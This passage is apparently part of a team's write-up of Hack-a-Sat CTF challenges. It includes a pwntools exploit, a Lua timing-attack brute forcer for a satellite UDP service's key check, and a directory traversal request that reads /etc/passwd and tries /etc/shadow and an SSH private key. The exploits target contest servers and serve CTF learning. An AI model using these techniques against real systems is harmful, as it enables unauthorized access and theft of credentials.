        p = remote("challenges.dc31.satellitesabove.me", 9010)
        break;
    except:
        time.sleep(0.5)

#context.log_level = 'debug'
p.sendline(b"2")
send_db(b"admin" + str(int(round(datetime.datetime.now().timestamp()))).encode())
p.sendline("1")
p.sendline("admin")
p.sendline("fuck")

p.interactive()

p.sendline("4")
```

With some tweaking, the following version got the flag:

```
#!/usr/bin/env python3
import sys
from pwn import *
from hashlib import sha256
import time
import itertools
import datetime

def to_pword(b):
    res = sha256(b).digest()
    log.debug(f"Hashing {b} to {res} length {len(res)}")
    log.debug(f"type {type(res)}")
    return res

def get_perms():
    string = b"abcdefhi"
    perms = itertools.permutations([*string])
    return [(bytes(p), b"a") for p in itertools.islice(perms, 400)]

def build_pword_list(l: list[tuple[bytes, bytes]]):
    res = b""
    for k, v in l:
        res += k + b"\x00" + v + b"\x00"
    return res

p_list = get_perms()
payload = build_pword_list(p_list)

def send_db(username):
    r = remote("challenges.dc31.satellitesabove.me", 9011)
    db = username + b"\x00"
    db += to_pword(b"foobar")
    db += payload + b"\x00\x00"
    r.send(p32(len(db)) + p16(len(db)) + db)
    r.close()

context.binary = "./finalpass"
p = remote("challenges.dc31.satellitesabove.me", 9010)

p.sendline(b"2")
send_db(str(int(round(datetime.datetime.now().timestamp()))).encode())
p.send("1\nadmin\nfuck\n")

p.interactive()
```

# Iron Bank

## Reverse Engineering

The binary is a C++ RISC-V UDP service running on the Moonlighter satellite. In order to analyze the binary, we first opened it in Ghidra.

We first took a look at the `handle_commands` dispatcher in order to figure out what kind of commands are available for the UDP service. There appears to be two types of commands, protected commands and unprotected commands.

The first thing we looked at was the list of unprotected commands which don’t require authentication.

### Unprotected Commands

| Command ID | Command description |
|---|---|
| 1 | List users |
| 2 | Issue challenge |
| 3 | Enable debug mode |
| 4 | Disable debug mode |

### Protected Commands

| Command ID | Command Description |
|---|---|
| 6 | Load script |
| 7 | Download script |
| 8 | Download flag |

Out of the unprotected commands list, the interesting commands appear to be command 2 and 3, which issue the challenge and enable the debug mode.

The second thing we looked at was what kind of packet the UDP service expected. We first followed the object constructed by the `command::command` constructor, and then annotated each field with how they appeared to be used. We were able to derive the following structure.

| Offset | Type | Field Name |
|---|---|---|
| 0x0 | uint8_t[16] | user_key |
| 0x10 | uint8_t | cmd_type |
| 0x11 | uint8_t[16] | data |

The first field appears to be related to the `validate_key` method that we will look at in more detail later on. The `cmd_type` field simply contains which command to dispatch to. The `data` field is dependent on the command type being handled.

```
void __thiscall cromulence::ironbank::Vault::generate_key(Vault *this)
{
  int iVar1;
  uint sz;
  void *alphNum_cstr;
  uint i;
  basic_string random_alphanumeric [6];
  MD5 md5_ctx;

  std::__cxx11::basic_string<>::basic_string((basic_string<> *)random_alphanumeric);
  std::__cxx11::basic_string<>::reserve((basic_string<> *)random_alphanumeric,0x40);
  for (i = 0; i < 0x40; i = i + 1) {
    sz = rand_stub();
    std::__cxx11::basic_string<>::operator+=
              ((basic_string<> *)random_alphanumeric,
               "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz"[sz % 0x3e]);
  }
  std::__cxx11::basic_string<>::operator=
            ((basic_string<> *)&this->challenge_str,random_alphanumeric);
  crypto::MD5::MD5(&md5_ctx);
  alphNum_cstr = (void *)std::__cxx11::basic_string<>::c_str
                                   ((basic_string<> *)&this->challenge_str);
  sz = std::__cxx11::basic_string<>::size((basic_string<> *)&this->challenge_str);
  crypto::MD5::update(&md5_ctx,alphNum_cstr,sz);
  alphNum_cstr = (void *)std::__cxx11::basic_string<>::c_str((basic_string<> *)&this->secret_key);
  sz = std::__cxx11::basic_string<>::size((basic_string<> *)&this->secret_key);
  crypto::MD5::update(&md5_ctx,alphNum_cstr,sz);
  challenge_digest = (void *)crypto::MD5::digest(&md5_ctx);
  memcpy(&this->challenge_digest,challenge_digest,0x10);
  crypto::MD5::~MD5(&md5_ctx);
  std::__cxx11::basic_string<>::~basic_string((basic_string<> *)random_alphanumeric);
  return;
}
```

The generate key function generates a 64 character alphanumeric challenge string and saves it to the Vault object. Then it hashes the challenge string concatenated to a fixed, secret initialized in the Vault constructor to an unknown value from a JSON configuration. The MD5 digest is then saved off to the Vault object for later use.

After calling `generate_key`, the `issue_challenge` method will send back the challenge string to the output stream where we can then read and also set the `challenge_issued` state to true.

```
void __thiscall cromulence::ironbank::Vault::issue_challenge(Vault *this,command *cmd)
{
  char *pcVar1;
  allocator aaStack_30 [4];
  basic_string tmp_str [6];

  pcVar1 = (char *)generate_key(this);
  string_constructor(aaStack_30,pcVar1);
  std::__cxx11::basic_string<>::basic_string<>
            ((basic_string<> *)tmp_str,(char *)cmd->data,aaStack_30);
  std::__cxx11::basic_string<>::operator=((basic_string<> *)&this->userName_0x7c,tmp_str);
  std::__cxx11::basic_string<>::~basic_string((basic_string<> *)tmp_str);
  string_destructor(aaStack_30);
  std::__cxx11::basic_string<>::operator=
            ((basic_string<> *)&this->output_stream,(basic_string *)&this->challenge_str);
  this->challenge_issued = 1;
  return;
}
```

```
void __thiscall cromulence::ironbank::Vault::handle_commands(Vault *this)
{
  bool res;
  int time_start;
  int is_valid;
  int time_end;
  basic_string response_str [6];
  command cmd;

  command::command(&cmd);
  std::__cxx11::basic_string<>::operator=((basic_string<> *)&this->output_stream,"ok");
  res = network::UdpServer::read<>((UdpServer *)this,&cmd);
  if (res) {
    time_start = ticks();
    is_valid = is_protected(this,&cmd);
    if (is_valid == 1) {
      if (this->challenge_issued == 1) {
        is_valid = validate_key(this,&cmd);
        if ((char)is_valid == '\x01') {
          protected_command(this,&cmd);
          this->challenge_issued = 0;
        }
        else {
          std::__cxx11::basic_string<>::operator=((basic_string<> *)&this->output_stream,"bad auth")
          ;
        }
      }
      else {
        std::__cxx11::basic_string<>::operator=
                  ((basic_string<> *)&this->output_stream,"request auth first");
      }
    }
    else {
      unprotected_command(this,&cmd);
    }
    time_end = ticks();
    if (this->debug == 1) {
      std::__cxx11::basic_string<>::operator+=((basic_string<> *)&this->output_stream," took: ");
      std::__cxx11::to_string((__cxx11 *)response_str,(void *)(time_end - time_start));
      std::__cxx11::basic_string<>::operator+=((basic_string<> *)&this->output_stream,response_str);
      std::__cxx11::basic_string<>::~basic_string((basic_string<> *)response_str);
    }
    std::__cxx11::basic_string<>::basic_string
              ((basic_string<> *)response_str,(basic_string *)&this->output_stream);
    network::UdpServer::sends((UdpServer *)this,(basic_string)response_str);
    std::__cxx11::basic_string<>::~basic_string((basic_string<> *)response_str);
  }
  return;
}
```

Once we fix the types and parameters for the `handle_commands` function, we can see two important functionalities. The first functionality we see is that when a protected command is sent, and the `challenge_issued` field is true, the key in the command is validated before being able to send a protected command. The second major functionality we see is that if the debug mode is set to true, we get back the number of ticks it took to process both the protected and unprotected commands,

```
int __thiscall cromulence::ironbank::Vault::validate_key(Vault *this,command *cmd)

{
  uint i;

  i = 0;
  while( true ) {
    if (9 < i) {
      return 1;
    }
    if (cmd->user_key[i] != (&this->challenge_digest)[i]) break;
    burn(this,1250);
    i = i + 1;
  }
  return 0;
}
```

Taking a quick look at the relatively short `validate_key` function, we see that it checks that the first 10 bytes of the user key matches the `challenge_digest` generated by the `generate_key` function. We can also see that it is vulnerable to a timing attack. The `burn` function just busy loops the processor for 1250 iterations and gets called each time we get a correct character.

## Exploitation

In `validate_key`, we recognize that the burn function (which is a busy loop) will increase the number of ticks for each successive correct key character of the MD5 hash. Since the key will be reused despite a failure to validate, we can use the ticks as an oracle to figure out the key with a brute force attempt. Setting `vault->debug` will return `time_end - time_start` which will function as the oracle for us.

While it seems straightforward at this point to log the number of ticks and compare if it was greater than the previous ticks to figure out if the character was correct, we noticed a lot of noise and irregularity in the tick responses. This meant that we couldn't take the immediate tick rate at face value and had to sample a certain amount of ticks for each character for the brute force.

Initially we tried something similar to spectre with our approach where we sampled N amount of times for each character and then did a histogram approach while increasing the sample size to larger and larger amounts to account for noise. While this worked, we dropped this approach since increasing the size made the exploit significantly slower especially towards the later characters in the brute force. Each M successive correct character meant burn would be called M times for a N sample size for 256 characters, drastically increasing the time it took to even sample bytes for a dataset.

This prompted us to take a light weight statistics approach and calculate the z-score of each entry in the sample and remove outliers in the data set. In testing, we also noted that taking the minimum value of the responses functioned better as a representation of how long a byte "burned" for since the minimum meant it was a run with the least amount of noise. While this approach increased the speed it took to find the correct key, we still noticed that on certain runs it would still pick an incorrect character (due to noise) and continue the brute force with that character. This would silently fail since the ticks would no longer increase but the code would attempt to continue to no avail since the key is already invalid.

To remedy this, we added backtracking code to check if the next character has a certain threshold of ticks greater than the previous character. We store the ticks obtained for each correct byte to do the comparison with the next byte attempt. Now with the backtracking we can remove the last character we've found and attempt to try again in case there was noise. In practice this created a sort of error checking such that while our brute force can take a character that is incorrect in one sampling of a byte in the MD5, on the next character it will note that the ticks have not increased and remove the incorrect character and try again. Because of this, we felt safe to drop the sample size as much as possible to increase the speed of the sampling since the error correction from the backtracking will fix it up anyway.

```lua
-- fa37JncCHryDsbzayy4cBWDxS22JjzhMaiRrV41mtzxlYvKWrO72tK0LK0e1zLOZ
-- \xaab\xaf\xac.\xfb_ \xb1\xecH\x19\xa2\x97\x03v
--

function calculateMedian(sortedArray)
    local arrayLength = #sortedArray

    if arrayLength % 2 == 1 then
        -- If array length is odd, median is the middle element
        return sortedArray[(arrayLength + 1) / 2]
    else
        -- If array length is even, median is the average of the two middle elements
        local mid1 = arrayLength / 2
        local mid2 = mid1 + 1
        return (sortedArray[mid1] + sortedArray[mid2]) / 2
    end
end

function padBytes(byteArray, length, paddingByte)
    local paddingNeeded = length - #byteArray
    if paddingNeeded > 0 then
        local padding = string.rep(string.char(paddingByte), paddingNeeded)
        return byteArray .. padding
    else
        return byteArray
    end
end

function bytesToHexDump(byteArray)
    local hexDump = ""
    for i = 1, #byteArray do
        hexDump = hexDump .. string.format("%02X ", string.byte(byteArray, i))
        if i % 16 == 0 then
            hexDump = hexDump .. "\n"
        end
    end
    return hexDump
end

function gen_packet(cmd, key, data)
    local key_padded = padBytes(key, 16, 0x00)
    local data_padded = padBytes(data, 16, 0x00)
    local pkt = key_padded .. string.char(cmd) .. data_padded
    assert(string.len(pkt) == 0x21)
    return pkt
end

local args = {...}
-- UDP is passed in as an arg
-- Print is passed in as an arg
local udp = select(1  , ... )
local print = select(2, ... )
--local socket = require("socket")
--local udp = socket.udp()

-- udp settings reccomended to leave these alone
udp:settimeout( 10 )
assert(udp:setsockname("*",0))
```

```lua
print("connecting to server")
-- connect to the flight software port 9000
assert(udp:setpeername("127.0.0.1", 12123))

local payload = ""
local resp = ""
local challenge = ""

--print("listing users")
--payload = gen_packet(1, "", "")
--udp:send(payload)
--resp = udp:receive()
--print(resp)

print("issue challenge")
-- issue chal
payload = gen_packet(2, "", "jmp")
udp:send(payload)
resp = udp:receive()
print(resp)

-- debug on
print("debug on")
payload = gen_packet(3, "", "")
udp:send(payload)
resp = udp:receive()

print("starting bruteforce")
-- brute
local best_key = ""
local best_tick = ""

local tick_map = {}

local num_samples = 20
local last_ticks = {}

for i = 0, 10 do
  last_ticks[i] = -1
end

while string.len(best_key) ~= 16 do
  for i = 1, 256 do
    tick_map[i] = 0
  end

  for i = 0, 255 do
    local samples = {}
    local c = string.char(i)
    local tmp_key = best_key .. c
    payload = gen_packet(8, tmp_key, "jmp")

    for j = 0, num_samples do
      udp:send(payload)
      resp = udp:receive()

      if string.find(resp, "ok took") then
        print(resp)
        print("done")
       goto exit
      end

      -- carve out time
      local ticks = tonumber(string.match(resp, "%d+"))
      samples[j+1] = ticks
    end

    local approx_tick = 10000000
    local mean = 0
    local stddev = 0
    local tmp_sum = 0

    for j = 0, num_samples do
      tmp_sum = tmp_sum + samples[j+1]
    end

    local mean = tmp_sum / #samples

    tmp_sum = 0

    for j = 0, num_samples do
      tmp_sum = tmp_sum + ((samples[j+1] - mean) ^ 2)
    end

    stddev = math.sqrt(tmp_sum / num_samples)

    for j = #samples,1,-1 do
      local z_score = 0
      z_score = ((samples[j] - mean) / stddev)
      -- print("z_score: "..tostring(z_score))
      if z_score < 1 and z_score > -1 then
        approx_tick = math.min(approx_tick, samples[j])
      end
    end

--    table.sort(samples)
--    approx_tick = calculateMedian(samples)
--    print(string.format("%02x", i) .. ": " .. "approx_tick: " .. tostring(approx_tick))

    tick_map[i+1] = approx_tick
  end

  local current_tick_min = 1000000

--  table.sort(tick_map)
--  current_tick_min = calculateMedian(tick_map)

  for i = 1, #tick_map do
    current_tick_min = math.min(tick_map[i], current_tick_min)
  end

  print("current_tick_min: " .. tostring(current_tick_min))
  print("last_tick_min: " .. tostring(last_ticks[string.len(best_key)]))

  if (current_tick_min-10) > last_ticks[string.len(best_key)] then
    local maxValue = tick_map[1]
    local maxIndex = 1

    for i = 2, #tick_map do
        if tick_map[i] > maxValue then
            maxValue = tick_map[i]
            maxIndex = i
        end
    end

    -- print("best guess: " .. string.format("%x", maxIndex-1))
    best_key = best_key .. string.char(maxIndex-1)

    print(bytesToHexDump(best_key))
    last_ticks[string.len(best_key)] = current_tick_min
  else
--    print("retry")
    best_key = string.sub(best_key, 1, -2)
    print(bytesToHexDump(best_key))
  end
end

::exit::
print("script finished")
```

### Additional Notes

We ended up solving this locally but unfortunately couldn't land it on the satellite. Our tuning method of determining the sample size ended up being handwavy since we didn't have actual hardware to test on. Some assumptions on what was creating the noise, was that the kernel was being preempted in some way. We assumed that the longer the burn function ran, the more a preemptive multitasking switch could happen especially for later characters in the string. We also weren't sure if the kernel was using a real time scheduler or not; we had assumed it was at least running linux since that was in the handout. Our test environment consisted of a buildroot image created during the competition to run the binary locally in qemu. Since the amount of burn time linearly increases for each correct byte in the MD5 we assumed more noise towards the end with our assumptions about preemption.

## Shutterbug/Silver Medal

### Overview

The goal of this challenge was to use Moonlighter's onboard camera to photograph a target from a provided list, with each target defined by a latitude, longitude, and altitude. The primary objectives of this challenge were to (1) determine ground passes of targets in the interval during which the team had operational control of the satellite, and (2) send attitude and photo commands to the satellite to take a picture of the target.This challenge was complicated by the fact that some targets were "geofenced", nominally disabling the ability to photograph them.

### Determining Ground Passes

Moonlighter's orbital parameters were provided in the form of a NORAD TLE (Two-Line Element) set. To photograph a target, one would ideally time the photograph to coincide with the moment of maximum elevation angle relative to a plane tangent to the Earth's surface at the target location, which is also the satellite's time of closest approach (TCA). Ground pass intervals were determined by noting the when the satellite would be above a target's local horizon (elevation angle greater than zero). This was accomplished by using altaz() from the Skyfield Python library.

```
for site, target in targets.items():
    t, events = moonlighter.find_events(target['coords'], t0, t1,
altitude_degrees=ELEVATION_MASK)

    if debug:
        print(target['name'] + ': ')

    started = False
    ended = False
    for ti, event in zip(t, events):
        if event == 0:
            pass_start = ti
            started = True
            continue
        elif event == 1:
            if started:
                pass_culmination = ti
            continue
        elif event == 2:
            if started:
                pass_end = ti
                started = False
                ended = True
            else:
                continue
        else:
            raise Exception("Invalid event type.")

        if is_geofenced(target['coords'], pass_culmination, geofences):
            geofenced.append(True)
        else:
            geofenced.append(False)

        names.append(target['name'])
        starts.append(pass_start)
        culminations.append(pass_culmination)
        ends.append(pass_end)

        duration_min = 1440*(pass_end - pass_start)
        duration_min_str = f'{duration_min:.2f}'

        if debug:
            # print('\t' + pass_start.astimezone(pacific).strftime("%b %d %H:%M:%S")
+ ' PT to ' + pass_end.astimezone(pacific).strftime("%H:%M:%S") + ' PT (' +
duration_min_str + ' minutes)') # pacific time
            print('\t' + pass_start.utc_strftime("%b %d %H:%M:%S") + ' UTC to ' +
pass_end.utc_strftime("%H:%M:%S") + ' UTC (' + duration_min_str + ' minutes)') # utc

            print('\t\tTarget position at culm: ' +
str(target['coords'].at(pass_culmination).position.m) + ' m (J2000)')

            print('\t\tSpacecraft position at culm: ' +
str(moonlighter.at(pass_culmination).position.m) + ' m (J2000)')

        # vector from moonlighter to target, ECI
        dr = target['coords'].at(pass_culmination).position.m -
moonlighter.at(pass_culmination).position.m

        ground_to_sat = moonlighter.at(pass_culmination) -
target['coords'].at(pass_culmination) # vector from ground to satellite
        el, az, distance = ground_to_sat.altaz() # relative to ground site

        culm_elevs.append(el)
        culm_azs.append(az)
        culm_dists.append(distance)
```

## Attitude Adjustment

Attitude commands are provided in the form of the quaternion transforming the J2000 (inertial) frame to Moonlighter's body frame.

**Desired:**

Quaternion transforming J2000 (inertial) frame to body frame $q_{J2000 \rightarrow body}$

(and equivalently, transformation matrix $T^{body}_{J2000}$)

**Known:**

Camera boresight $\hat{b}^{body}_{camera/body}$

Position of target relative to satellite $r^{J2000}_{target/body}$

Unit vector of target relative to satellite $\hat{u}^{J2000}_{target/body}$ (desired camera boresight)

Knowing the axis/angle interpretation of a quaternion,

$$q_{J2000 \rightarrow body} = \left[sin(\theta/2)\ \hat{e},\ cos(\theta/2)\right]^T$$

Where θ is the angular magnitude of the rotation transforming the $J2000$ frame to the $body$ frame, and $\hat{e}$ is the unit axis of rotation (Euler axis).

Therefore, to direct the boresight at the target,

$$\theta = acos(\hat{u}^{J2000}_{target/body} \bullet \hat{b}^{body}_{camera/body})$$

$$\hat{e} = \hat{u}^{J2000}_{target/body} \times \hat{b}^{body}_{camera/body}$$

This was verified by computing the transformation matrix $T^{J2000}_{body} = (T^{body}_{J2000})^T$ and comparing vectors transformed to the J2000 frame with the desired camera boresight.

```
# desired camera boresight, J2000 frame (unit vector towards target at culmination)
bhat_J2000 = dr / np.linalg.norm(dr)

if debug:
    print('\t\tDesired boresight:         ' + str(bhat_J2000))

# angle between vectors
theta = np.arccos(np.dot(bhat_J2000, bhat_body))

# axis of rotation
ehat = np.cross(bhat_J2000, bhat_body)

# quaternion from J2000 frame to body frame
q_J2000_to_body = np.append(np.sin(theta*0.5)*ehat, np.cos(theta*0.5))
q_J2000_to_body = q_J2000_to_body / np.linalg.norm(q_J2000_to_body)

quats.append(q_J2000_to_body)

T_J2000_to_body = Rotation.from_quat(q_J2000_to_body).as_matrix() # transformation
matrix from inertial to body
T_body_to_J2000 = T_J2000_to_body.T

transformed_bhat = np.dot(T_body_to_J2000, bhat_body) # new boresight vector after
transformation, in J2000 frame

if debug:
   print('\t\tBoresight after rotation: ' + str(transformed_bhat))
```

## Results

Relevant intervals and quantities were printed to terminal output.

```
print("Ground pass intervals:")
for pass_start, pass_end, name, geofence_status in sorted(zip(starts, ends, names,
geofenced), key= lambda x: x[0].tdb):
    if geofence_status:
        print("{: <25} {: >15} to {: <8} (Geofenced)".format(name,
pass_start.utc_strftime("%b %d   %H:%M:%S"), pass_end.utc_strftime("%H:%M:%S")))
    else:
        print("{: <25} {: >15} to {: <8}".format(name, pass_start.utc_strftime("%b
%d   %H:%M:%S"), pass_end.utc_strftime("%H:%M:%S")))

print()

print("Closest approach:")
for pass_time, name, quat, geofence_status, el, dist in sorted(zip(culminations,
names, quats, geofenced, culm_elevs, culm_dists), key= lambda x: x[0].tdb):
    if geofence_status:
        print("{: <25} {: >15} \tel: {:.2f} deg, \tdist: {:.3f} km\tq_J2000_to_body
([qx qy qz qS]):\t{: >20} \t(Geofenced)".format(name, pass_time.utc_strftime("%b %d
%H:%M:%S"), el.degrees, dist.km,  str(quat)))
    else:
        print("{: <25} {: >15} \tel: {:.2f} deg, \tdist: {:.3f} km\tq_J2000_to_body
([qx qy qz qS]):\t{: >20}".format(name, pass_time.utc_strftime("%b %d  %H:%M:%S"),
el.degrees, dist.km,  str(quat)))
```

In practice, the slow slew rate and limited attitude control of Moonlighter, combined with the necessity of completing multiple objectives in a finite control window, yielded disappointing results.

*Pictured: The output from Moonlighter's experimental space telescope mode*

In the future, one would be wise to prepare an exhaustive, easy-to-use toolbox of "spacemath" scripts commonly needed for Hack-a-Sat challenges to speed development.

## Flight Software Freebie

We were given a link to an admin web panel that used http basic auth. We started by performing generic web application vulnerability discovery such as:

- Trying common passwords
- Looking for common files directions
- Sql injections

None of these worked, however, we found that the site was vulnerable to directory traversal. For example, the following request would return the contents of /etc/passwd

Example Request:

```
GET /../../../../etc/passwd HTTP/1.1
Host: moonlighter-facts.dc31.satellitesabove.me
Cache-Control: max-age=0
Authorization: Basic YWRtaW46YA==
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/114.0.5735.110 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
pplication/signed-exchange;v=b3;q=0.7
Referer: http://moonlighter-facts.dc31.satellitesabove.me/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Example response:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
has4:x:1000:1000::/home/has4:/bin/bash
syslog:x:101:102::/home/syslog:/usr/sbin/nologin
```

We used this directory traversal to search for other helpful files like:

- /etc/shadow
- /home/has4/.ssh/id_rsa
- /home/has4/.bash_history

However, none of these returned any content. Instead, we used the directory traversal to browse to /proc/self/exe to grab the binary of the webserver process. The resulting file was a x86-64 binary. Running strings on the binary revealed that "flag.txt" was contained in the binary. We then began searching for flag.txt and found it at ../flag.txt

```
curl --path-as-is 'http://moonlighter-facts.dc31.satellitesabove.me/../flag.txt'
flag{kcGJpMczuYWjmwN1}
```

## Script Kiddie

To solve Script Kiddie, we had to send a script that would send a specific udp packet. We were given script_udp.so and after looking at it in Ghidra we identified a switch statement that would call different functions based on the command we gave it.

Command ID values
0 => gps_position
1 => take_picture
2 => download_picture
3 => script_kiddies
4 => camera_power

From there all we had to do was send a 0x03 to get the flag.

```lua
-- example lua script

-- UDP is passed in as an arg
-- Print is passed in as an arg
local args = {...}
local udp = select(1  , ... )
local print = select(2, ... )
-- udp settings reccomended to leave these alone
udp:settimeout( 10 )
  assert(udp:setsockname("*",0))
  -- connect to the flight software port 9000
  assert(udp:setpeername("127.0.0.1", 9000))

  print("Hellos world jmP FS:[RCX] Second upload")


  -- script_kiddies
  local cmd = string.pack( "b", 3)
  local data = "FLAG"

  udp:send( cmd ) -- send 1 byte message for command id
  udp:send( data ) -- Send a data message that is a string
```

# Appendix

## Acronyms

| | |
|---|---|
| **FCC** | Federal Communications Commission |
| **GPS** | Global Positioning System |
| **JSON** | JavaScript Object Notation |
| **NASA** | National Aeronautics and Space Administration |
| **NORAD** | North American Aerospace Defense Command |
| **TCA** | Time of closest approach |
| **TCP** | Transmission Control Protocol |
| **TLE** | Two-Line Element |
| **UDP** | User Datagram Protocol |
| **RIP** | Rest In Pepperoni |
| **PS5 Launch Events** | A first come first serve purchase for a PlayStation 5 that was highly botted to give advantage to people who disregard rules |